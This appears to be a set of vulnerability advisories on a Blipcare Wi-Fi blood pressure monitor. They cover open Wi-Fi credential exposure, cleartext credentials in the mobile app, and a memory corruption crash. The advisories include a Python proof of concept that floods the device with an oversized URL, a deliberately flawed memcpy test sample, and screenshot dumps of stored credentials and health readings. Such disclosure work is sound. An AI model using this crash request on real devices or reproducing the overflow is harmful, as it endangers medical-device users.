Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Blipcare device that the device provides an open Wireless network called "Blip" for communicating with the device. The user connects to this open Wireless network and uses the web management interface of the device to provide the user's Wifi credentials so that the device can connect to it and have Internet access. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person. This allows an attacker who is in vicinity of Wireless signal generated by the Blipcare device to easily sniff the credentials. Also an attacker can connect to the open wireless network "Blip" exposed by the device and modify the HTTP response presented to the user by the device to execute other attacks such as convincing the user to download and executing a a malicious binary that would infect a user’s computer or mobile device with malware.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N/RL:U/RC:R/CR:H/IR:L/MAV:A/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:L/MA:N

Base Metrics

- Access Vector (AV): Adjacent Network (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): Low (L)
- Availability Impact (A): None (N)
- Resulting base score: 7.1 (High)

Temporal Metrics

- Exploit Code Maturity (P)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 6.9 (Medium).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): Low (L)
- Availability Requirement (AR): None (N)
- Resulting environmental score: 8.1 (High).

The final score is thus 7.3 (High).

Vulnerable Versions

All versions of Blipcare Wifi BP monitors up to the latest firmware BP700 10.1 as of 7/20/17 are affected by this vulnerability.

Steps to Reproduce

----

1) Connect to the Blipcare device’s wireless network called “Blip”
2) Observe that no password is required to connect to wireless network

Vulnerability Description

We discovered as a part of the research on IoT devices in the most recent firmware for Blipcare device that the device provides an open Wireless network called “Blip” for communicating with the device. The user connects to this open Wireless network and uses the web management interface of the device to provide the user’s Wifi credentials so that the device can connect to it and have Internet access. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person. This allows an attacker who is in vicinity of Wireless signal generated by the Blipcare device to easily sniff the credentials. Also, an attacker can connect to the open wireless network “Blip” exposed by the device and modify the HTTP response presented to the user by the device to execute other attacks such as convincing the user to download and executing a a malicious binary that would infect a user’s computer or mobile device with malware.

Exploitation

Since the Blipcare device uses Open Wifi network requiring no authentication/encryption an attacker can use open source Wireless sniffing tools such as Kismet and a cheap laptop or mobile device and easily sniff this data very without even needing to establish the MITM position. Also an attacker can modify the HTTP response provided by the device to attack the user’s systems to be infected by malware or trojan of any kind and thus compromise user’s systems as well.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest against the web management interface of the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device only allows to communicate on SSL enabled ports.

5) SIG-EXT-07-2017-05 (Insecure Data Storage: Clear text credentials)

Introduction

Recently it was identified that the iOS/Android applications “Blipcare” provided by Blipcare Technologies have been storing the credentials of the device clear text which can easily be obtained by an attacker who has gained access to the device physically or remotely using some kind of malware. This was identified as a part of the research on IoT devices in the most recent firmware for Blipcare Wireless blood pressure monitor devices. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the iOS/Android applications “Blipcare” provided by Blipcare Technologies have been storing the credentials of the device clear text which can easily be obtained by an attacker who has gained access to the device physically or remotely using some kind of malware. This was identified as a part of the research on IoT devices in the most recent firmware for Blipcare Wireless blood pressure monitor devices. The issue exists in the most recent iOS/Android application installed by the researchers on 7/19/17. All the application versions prior to that are vulnerable.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N/E:F/RL:U/RC:R/CR:H/IR:H/MAV:A/MAC:L/MPR:L/MUI:N/MS:U/MC:H/MI:H/MA:N

Base Metrics

- Access Vector (AV): Adjacent (A)
- Access Complexity (AC): Low (L)
- Privileges Required (PR): Low (L)
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H):

- Integrity Impact (I): High (H):
- Availability Impact (A): None (N):
- Resulting base score: 7.3 (High)

Temporal Metrics

- Exploit Code Maturity: Functional (F)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 6.8 (Medium).

Environmental Metrics

- Confidentiality Requirement (CR): High (H):
- Integrity Requirement (IR): High (H):
- Availability Requirement (AR): None (N)
- Resulting environmental score: 7.5 (High).

The final score is thus 7.2 (High).


Vulnerable Versions

All versions of myDlink-Lite application up to the latest version contain the vulnerability..

Steps to Reproduce

----

1) Navigate to /data/data/com.blipcare.blip/shared_preferences/com.blipcare.blip_preferences.xml file
2) Observe the clear text in the password and userEmail attributes of the XML file



shared_prefs - root@192.168.1.161 - WinSCP

```
C:\Users\romeo\Documents

Name                       Size  Type              Changed
..                               Parent directory  6/14/2017  10:58:27 AM
Custom Office Templ...           File folder       4/3/2016  3:31:24 PM
Fiddler2                         File folder
GitHub                           File folder
My Kindle Content                File folder
Outlook Files                    File folder
Snagit                           File folder
Visual Studio 2015               File folder
YouCam                           File folder
Zoom                             File folder
ChatLog Deepak R_s ...     1 KB  Rich Text Fo

0 B of 395 B in 0 of 10
```

```
/data/data/com.blipcare.blip/shared_prefs

Name                                  Size  Changed               Rights      Owner
..                                          5/22/2017 10:33:13 AM rwxr-x--x   u0_a104
com.blipcare.blip_preferences.xml     2 KB  7/10/2017 5:49:05 PM  rw-rw----  u0_a104
```

/data/data/com.blipcare.blip/shared_prefs/com.blipcare.blip_preferences.xml - root@192.168.1.161 - Editor - WinSCP


```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="selectedDevice">Blood Pressure Monitor</string>
    <string name="weight_unit">pounds</string>
    <string name="serverPassword">care123</string>
    <string name="userEmail">            @gmail.com</string>
    <int name="selectedPersonHeight" value="0" />
    <string name="sync_data_period">90</string>
    <boolean name="isDefaultPrefSet" value="true" />
    <string name="app_timezone">America/New_York</string>
    <boolean name="isAggreementAgreed" value="true" />
    <string name="sync_time_period">3600000</string>
    <boolean name="isLoggedIn" value="true" />
    <string name="old_last_refresh_time_db_format">2017-07-10 21:48</string>
    <string name="password">   CyrJp</string>
    <string name="serverUrl">https://wellness.blipcare.com/BlipServiceInterface/webInterface</string>
    <boolean name="isManualUserExists" value="true" />
    <long name="last_refresh_time_in_millis" value="1499723345928" />
    <boolean name="isFirstTimeUse" value="false" />
    <string name="dataPeriodOnSync">90</string>
    <string name="last_refresh_time_db_format">2017-07-10 21:49</string>
    <string name="selectedPerson">2977</string>
    <string name="username">tompatriot84@gmail.com</string>
```

Vulnerability Description

Finally, we decided to focus on the final attack surface which is any data that the mobile application stores in the device in clear text that can allow an attacker to take control of the device in any way. This specific issue is not new for mobile application developers and we have seen that this issue has plagued a large number of mobile devices that range from commercial to social network based mobile applications. As IoT manufacturers race to be a part of creating mobile applications for their devices, they need to be aware of the risk that is introduced by insecurely storing sessions tokens or credentials used to control cloud services by these mobile applications. In case of Blipcare mobile application, it was identified that the application stores a user's username and a password in clear text on the device. This is enough for an attacker who has physical access to a user's device or a malware application that is able to root/jailbreak the device and is able to grab the file to gain access to user's credentials without any hindrance.

Exploitation

An attacker who has been able to gain access to the user's device physically can root the device and then be able to access the file com.blipcare.blip_preferences.xml located in /data/data/com.blipcare.blip/shared_preferences folder on a iOS device. Also, as discussed earlier, a malware application installed by a user accidentally can also allow a remote attacker to jailbreak/root the device and then be able to grab the file with clear text credentials which would allow an attacker to control the user’s Blipcare cloud account. Also, the application stores user’s blood pressure measurements, device serial number and his personal information in the database file called “blip_data.sqlite” on the device as well.



Drop file here to load content or click on this box to open file dialog.

READING_VALUES (6 rows)

```
SELECT * FROM 'READING_VALUES' LIMIT 0,30
```

ID	PERSON_ID	DEVICE_NAME	DEVICE_SERIAL_NUMBER	DEVICE_DETAIL_ID	READING_ID	READING_TIMESTAMP	SYSTOLIC_VALUE	DIASTOLIC_V
1	0	Weight Scale	null	null	null	1495463616741	null	null
47	2977	Blood Pressure Monitor	null	null	395214	1496171944000	123	142
48	2977	Blood Pressure Monitor	746A89001785	null	395216	1496171976000	191	132
49	2977	Blood Pressure Monitor	746A89001785	null	395218	1496173306000	134	78
50	2977	Blood Pressure Monitor	746A89001785	null	395219	1496173581000	131	105
51	2977	Blood Pressure Monitor	746A89001785	null	395220	1496174051000	146	97

Similarly, files stored on an iOS device can also be exploited in the similar fashion.

Vulnerability discovery

The vulnerability was discovered by manual pentesting the mobile application provided by Blipcare technologies.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the application uses PBKDF2 encryption based mechanisms to store the credentials of the device.

6) SIG-EXT-07-2017-06 (Memory Corruption) -- CVE-2017-11580

Introduction

Recently, it was discovered as a part of the research on IoT devices in the most recent firmware for Blipcare device that the device suffers from a memory corruption issue after a large HTTP request is sent to the device. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person.

Advisory

Overview

Synopsys Software Integrity Group staff discovered as a part of the research on IoT devices in the most recent firmware for Blipcare device that the device suffers from a memory corruption issue after a large HTTP request is sent to the device. This device acts as a Wireless Blood pressure monitor and is used to measure blood pressure levels of a person. This allows an attacker who is connected to the Blipcare's device wireless network to corrupt the memory which can cause the device to become unresponsive or even execute code in the memory.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N/RL:U/RC:R/CR:H/IR:L/MAV:A/MAC:L/MPR:N/MUI:N/MS:U/MC:H/MI:L/MA:N

Base Metrics

- Access Vector (AV): Adjacent Network (A):
- Attack Complexity (AC): Low (L):
- Privileges Required (PR): None (N):
- User Interaction (UI): None (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): High (H)
- Integrity Impact (I): Low (L)
- Availability Impact (A): None (N)
- Resulting base score: 7.1 (High)

Temporal Metrics

- Exploit Code Maturity (P)
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)

- Resulting temporal score: 6.9 (Medium).

Environmental Metrics

- Confidentiality Requirement (CR): High (H)
- Integrity Requirement (IR): Low (L)
- Availability Requirement (AR): None (N)
- Resulting environmental score: 8.1 (High).

The final score is thus 7.3 (High).

Vulnerable Versions

All versions of Blipcare Wifi BP monitors up to the latest firmware BP700 10.1 as of 7/20/17 are affected by this vulnerability.


Steps to Reproduce

----

1) Connect to the Blipcare device’s wireless network called “Blip”
2) Use the python code below to send the request to the device

```
import urllib2
import urllib

url = 'http://192.168.101.1/'+"A"*5000+”B”*5000+”C”*5000

req = urllib2.Request(url)
urllib2.urlopen(req)
```

3) Observe that the device does not respond to any ping requests or web requests as below




```
C:\Security\sqlmap>ncat -n -v 192.168.101.1 80
Ncat: Version 7.12 ( https://nmap.org/ncat )
Ncat: .

C:\Security\sqlmap>ping 192.168.101.1

Pinging 192.168.101.1 with 32 bytes of data:
Request timed out.
Request timed out.

Ping statistics for 192.168.101.1:
    Packets: Sent = 2, Received = 0, Lost = 2 (100% loss),
Control-C
^C
C:\Security\sqlmap>ncat -n -v 192.168.101.1 80
Ncat: Version 7.12 ( https://nmap.org/ncat )
^C
```

Vulnerability Description

We believe that medical devices are important aspects in case of patient and people's lives. It is necessary that these devices should be resilient to a lot of attacks that other IoT devices usually are susceptible too. Although not as bad as a lot of other devices that we have looked we did identify one instance of possible memory corruption that results in Denial of Service. We identified that when connected to "Blip" open wireless connection provided by the device, if a large string was sent as a part of the HTTP request in any part of the HTTP headers, the device could become completely unresponsive. We presume this happens as the memory footprint provided to this device is very small. According to the specs from Rezolt the Wifi module only has 256k of memory. As a result, an incorrect string copy operation using either memcpy, strcpy or any of their other variants could result in filling up the memory space allocated to the function executing and this would result in memory corruption.

To test the theory, we modified the demo application provided by the Cypress WICED SDK and introduced an incorrect "memcpy" operation and used the compiled application on the evaluation board provided by Cypress semiconductors with exactly the same Wifi SOC. The results were identical where the device would completely stop responding to any of the ping or web requests. This makes us believe strongly that the issue at hand is memory corruption and can allow code execution.


File Edit Source Refactor Navigate Search Project Run WICED Platform Window Help
43xxx_Wi-Fi
Quick Access
C/C++
smtp.c
smtp.h
email.c
tcpip.c
wiced_utilities.h
AP_content.c
43xxx_Wi-Fi
Writable
Smart Insert
611 : 22
t to this VM, move the mouse pointer inside or press Ctrl+G.

```c
static int process_wps_go( void* socket, char * params, int params_len )
{
    char buff[200];
    WPRINT_APP_INFO(("I am inside the wps_go\n"));
    /* client has signalled to start client mode via WPS. */

    /* Check if parameter is SSID */
    if ( ( strlen( PIN_FIELD_NAME ) + 1 < params_len ) &&
         ( 0 == strncmp( params, PIN_FIELD_NAME "=", strlen( PIN_FIELD_NAME ) + 1 ) ) )
    {
        appliance_config.config_type = CONFIG_WPS_PIN;

        params += strlen( PIN_FIELD_NAME ) + 1;
        int pinlen = 0;
        /* find length of pin */
        while ( ( params[pinlen] != '&'  ) &&
                ( params[pinlen] != '\n' ) &&
                ( params[pinlen] != ' '  ) &&
                ( params_len > 0 ) )
        {
            pinlen++;
            params_len--;
        }
        memcpy( &buff, params, pinlen );
        WPRINT_APP_INFO(("This is my addition\n"));
        memcpy( &appliance_config.vals.wps_pin.pin, params, pinlen );
```

Exploitation

In this case, the exploit is trivial, it is very easy for an attacker in the proximity of Wireless signal emitted by the device to connect to the Open wireless network “Blip” exposed by the device and then send large payload to it which would allow an attacker to corrupt the memory of the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest against the web management interface of the device and observing the responses from the device.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary that the device enforces string length requirements for all the data that the device consumes.